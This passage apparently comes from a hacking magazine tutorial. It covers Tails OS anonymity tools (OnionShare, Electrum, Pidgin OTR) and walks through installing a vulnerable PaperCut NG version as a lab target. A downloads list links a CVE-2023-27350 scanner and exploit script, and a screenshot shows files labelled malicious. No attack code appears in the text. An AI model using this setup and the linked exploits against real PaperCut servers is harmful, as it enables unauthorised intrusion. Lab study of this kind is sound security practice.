
positional arguments:
  filename              List of files or folders to share

optional arguments:
  -h, --help            show this help message and exit
  --local-only          Don't use Tor (only for development)
  --stay-open           Continue sharing after files have been sent
  --auto-start-timer <int> Schedule this share to start N seconds from now
  --auto-stop-timer <int> Stop sharing after a given amount of seconds
  --connect-timeout <int> Give up connecting to Tor after a given amount of
                        seconds (default: 120)
  --stealth            Use client authorization (advanced)
  --receive            Receive shares instead of sending them
  --website            Publish a static website
  --config config      Custom JSON config file location (optional)
  -v, --verbose        Log OnionShare errors to stdout, and web errors to
                        disk

amnesia@amnesia:~$
```

Choosing a hard-to-guess, but easy-to-remember password is important!
-Kevin Mitnick

Further into anonymity and privacy, Tails OS has a Bitcoin client installed by default known as Electrum.



Apart from these tools, Tails OS has Pidgin preconfigured with OTR for Off-The-Record messaging. If all this is not enough, Tails supports both LUKS and Veracrypt encrypted volumes which can be used to encrypt USB drives and Hard drives.

With all these features, Tails OS in your USB drive (most probable) provides you a operating system on the go. You can just insert the USB drive whenever you want and operate anonymously.

The download information of Tails OS is given in our Downloads section.


*I trust online banking. You know why? Because if somebody hacks into my account and defrauds my credit card company, or my online bank account, guess who takes the loss?
The bank, not me.*

-Kevin Mitnick

Installing PaperCut in Windows

INSTALLATIONS

1. Installing PaperCut in Windows



← → ↻ localhost:9191/app?service=page/SetupAdmin

PaperCut NG

It appears that you are attempting to install a version that is a few months old. A newer version may be available. To access the latest version of PaperCut NG, please visit our website. [Visit website](#)

This wizard will help you configure initial options and ready the system for use.

If this is the first time installing the application, we highly recommend reading the quick start guide in the user manual. [Open manual](#)

- Create Account
- Choose Organization Type
- Set Default Costs
- Sync Users
- Confirm Setup

Create account

Type in the password to be assigned to the master administrator account. Please keep this password secure.

Username: admin


Password: ●●●●●●

Verify password: ●●●●●●

Your system location is currently set to **English (United States)**. If this is not correct, please change the setting below. The location defines default currency and date formats.

Location: System Default - English (United States) ▼

Next



← → ↻ localhost:9191/app?sessionId=node0r5qfhz7ghmt1kov6plu8lx9t0.node0

PaperCut NG

- ✓ Create Account
- Choose Organization Type
- Set Default Costs
- Sync Users
- Confirm Setup

Organization type

Select an organization type to tailor the system defaults for your environment.

- **Education**
Schools, colleges and universities.
- Small/Medium Enterprise (SME) or Corporate
Businesses intending to monitor, report and control printing (e.g. print policies).
- Professional (Client Billing)
Businesses intending to charge-back printing to customers or projects via accounts (or client matter, cost-centers, etc).

Previous Next

PaperCut NG 19.2.7 (Build 62200 2022-05-19)
Print Management Software
PaperCut NG trial license, 40 days remaining.
© Copyright 1999-2023. PaperCut Software International Pty Ltd. All rights reserved.

I was an accomplished computer trespasser. I don't consider myself a thief.

-Kevin Mitnick

</

←

→

↻

localhost:9191/app

☆

🔒

👤

📄

☰

PaperCutNG

✓ Create Account

✓ Choose Organization Type

✓ Set Default Costs

✓ Sync Users

● Confirm Setup

Confirm setup options

Please confirm that the settings you have entered are correct before continuing.

Admin username	admin
Admin password	(password hidden)
Initial user credit	\$0.00
Restrict access when credit expired	No
User source	Windows Standard (Import all users from the selected source)
Default color page cost	\$0.00
Default grayscale page cost	\$0.00

Previous

Confirm

PaperCut NG 19.2.7 (Build 62200 2022-05-19)

Print Management Software

PaperCut NG trial license, 40 days remaining.

© Copyright 1999-2023, PaperCut Software International Pty Ltd. All rights reserved.

Microsoft Edge

Putty_malici... winamp_jat...

Firefox

SVG

start.bat

Putty_malici... Certificate.crt

3ZXFH.exe

mariaadb-11...

Lab

New Text Document.txt

Progress — Mozilla Firefox

localhost:9191/app?service=external/LongRunningTaskStatus&sp=S00

Initial user import

```
the system now contains 0 users.
Synchronizing group information...
Synchronizing the members of group "[All Users]"...
Retrieving group members...
Synchronizing group members...
Associated 5 users with group "[All Users]"
Group "[All Users]" now has 5 members
Applying initial user settings and credit to 5 new users ...
Synchronization complete. Operation took 4 seconds.
Finished.
```

Operation Complete

Close



←

→

✕

localhost:9191/app

☆

🔒

👤

📄

☰

PaperCutNG

✓ Create Account

✓ Choose Organization Type

✓ Set Default Costs

✓ Sync Users

✓ Confirm Setup

The setup process is complete.

The system has started synchronizing all user accounts. The initial import may take few minutes on larger systems. You should see the status of this task in a popup window. If you can't see this window, please ensure your browser is set to allow popups from this server.

The printers on this server will be added to the system within the next minute.

☐ Please uncheck this box if you do not wish to share system usage data with us.
PaperCut takes privacy seriously, check out our [privacy policy](#).

Login

DOWNLOADS

1. Apache PaperCut:

<https://www.papercut.com/kb/Main/PastVersions/>

2. CVE-2023-27350 Scanner Script:

<https://github.com/MaanVader/CVE-2023-27350-POC>

3. CVE-2023-27350 Exploit Script:

<https://github.com/adhikara13/CVE-2023-27350>

4. Tight VNC Server:

<https://www.tightvnc.com/download.php>

5. Tails OS:

<https://tails.boum.org/install/download/index.en.html>

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

Follow Hackercool Magazine For Latest Updates

